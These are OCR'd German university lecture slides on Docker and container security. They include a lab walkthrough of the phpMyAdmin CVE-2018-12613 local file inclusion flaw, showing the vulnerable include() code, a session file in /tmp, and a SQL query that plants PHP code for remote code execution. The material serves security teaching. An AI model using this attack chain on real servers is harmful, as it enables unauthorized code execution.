
CONTAINER SECURITY



HOCHSCHULE ESSLINGEN

GründES!

Nabil Mohamed Yakoob & Adam Nashwan


AGENDA

HOCHSCHULE ESSLINGEN

1. Container vs VM
2. Docker engine
3. Docker workflow
4. Docker compose
5. Use cases
6. Docker Angriffe
7. Vermeidung von Angriffen

CONTAINER VS VM

- Warum Container?
- Nutzung des Host-Betriebssystems
- Leichtgewichtige Alternative zu VMs
- Weniger Ressourcenverbrauch[1]




DOCKER ENGINE

| Überblick über die Komponente:

| Docker Client

| Docker API

| Docker Daemon[2,3]




DOCKER WORKFLOW

- Docker Dockerfile -> Bauanleitung für Images
- Images -> aus Dockerfile gebaut , enthält Anwendung + Umgebung
- Container -> laufende Instanz

- Docker Hub -> pushen und pullen von Images [2]

- Mini Demo:



DOCKER-COMPOSE

HOCHSCHULE ESSLINGEN


- Mehrere Container per YAML-Datei definieren
- Ein Befehl startet alle Services (`docker-compose up`)
- Ideal für Anwendungen mit mehreren Komponenten (z. B. Web + DB)
- Jeder Service läuft in eigenem Container isoliert
- Automatisch internes Netzwerk für alle Services[4]

```
dudel@Adams-Laptop:~/docker_curriculum/FoodTrucks$ ls
Dockerfile  README.md  aws-ecs  docker-compose.yml  flask-app  setup-aws-ecs.sh  setup-docker.sh  shot.png  utils
dudel@Adams-Laptop:~/docker_curriculum/FoodTrucks$ docker-compose up -d
WARN[0000] /home/dudel/docker_curriculum/FoodTrucks/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 4/4
 ✔Network foodtrucks_default   Created                                                    0.0s
 ✔Volume "foodtrucks_esdata1"  Created                                                    0.0s
 ✔Container es                 Started                                                    0.4s
 ✔Container foodtrucks-web-1   Started                                                    0.5s
dudel@Adams-Laptop:~/docker_curriculum/FoodTrucks$ docker ps
CONTAINER ID   IMAGE                                                 COMMAND                  CREATED         STATUS         PORTS                                       NAMES
64f7ede907eb   foodtrucks-web                                        "python3 app.py"         4 minutes ago   Up 4 minutes   0.0.0.0:5000->5000/tcp                      foodtrucks-web-1
31b758771f15   docker.elastic.co/elasticsearch/elasticsearch:6.3.2   "/usr/local/bin/dock…"   4 minutes ago   Up 4 minutes   0.0.0.0:9200->9200/tcp, 9300/tcp            es
dudel@Adams-Laptop:~/docker_curriculum/FoodTrucks$
```

USE CASES

- Microservices
- -> bessere Produktivität
- Backups
- Löst "Works on my machine" Problem und verbessert Workflow
- Software testing [5]

- Sichere/isolierte Test& Übungsumgebung
- App Isolation



CONTAINER ANGRIFFE

HOCHSCHULE ESSLINGEN

Übersicht

| **Angriffsszenario 1:**

| Fehlerhafte Konfiguration innerhalb eines Container, mit exposed phpMyAdmin


| **Angriffsszenario2:**

| Container Breakout durch Capabilities

PHPMYADMIN

Schwachstelle

| Ein Container ist nur so sicher wie seine Konfiguration und der Code darin![8]



PHPMYADMIN

HOCHSCHULE ESSLINGEN


Schwachstelle

- Veraltetes Image:
- URL-Manipulation
- Unsicheres include()
- Local File Inclusion (LFI)
- Remote Code Execution (RCE)
- Fehlende Pfad-Validierung
- Session-Injection als Einstiegspunkt[]

```
dudel@Adams-Laptop:~/docker_curriculum/vulhub/vulhub/phpmyadmin/CVE-2018-12613$ docker exec -it cve-2018-12613-web-1 bash
root@abece8372b7d:/var/www/html# awk 'NR>=54 && NR<=62' index.php
// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
) {
    include $_REQUEST['target'];
    exit;
root@abece8372b7d:/var/www/html#
```


PHPMYADMIN

- PHP speichert Sessions lokal in `/tmp`
- Angreifer bringt PHP-Code in die Session (z. B. durch SQL-Abfrage)
- Dateiname basiert auf dem Session-Cookie → vorhersehbar
- LFI erlaubt das Einbinden dieser Datei
- Ergebnis: Server führt Code aus → RCE





```
root@abece8372b7d:~# cd /tmp/
root@abece8372b7d:/tmp# ls -la
total 12
drwxrwxrwt 1 root     root     4096 May 31 12:02 .
drwxr-xr-x 1 root     root     4096 May 31 12:01 ..
-rw------- 1 www-data www-data 2740 May 31 12:49 sess_84eba249331b8381b2f5bfebb21f79f9
```

PHPMYADMIN



phpMyAdmin
Letzte
Favoriten
information_schema
Hier schreiben um zu filtern, Enter
Neu
CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTE
COLUMNS
COLUMN_PRIVILEGES
ENGINES
EVENTS
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_
INNODB_BUFFER_POOL
INNODB_CMP
INNODB_CMPMEM
Server: mysql:3306 » Datenbank: information_schema
Struktur
SQL
Suche
Abfrage
Exportieren
SQL-Querybox anzeigen
Zeige Datensätze 0 - 0 (1 insgesamt, Die Abfrage dauerte 0.0003 Sekunden.)
SELECT '<?=phpinfo()?>'
Messen [Inline bearbeiten] [Bearbeiten] [SQL erklären] [PHP-Code erzeugen] [Aktualisieren]
Alles anzeigen | Anzahl der Datensätze: 25 Zeilen filtern: Diese Tabelle durchsuchen
+ Optionen
<?=phpinfo()?>
<?=phpinfo()?>
Alles anzeigen | Anzahl der Datensätze: 25 Zeilen filtern: Diese Tabelle durchsuchen
Operationen für das Abfrageergebnis
Drucken
In Zwischenablage kopieren
Exportieren
Diagramm anzeigen
Erzeuge View

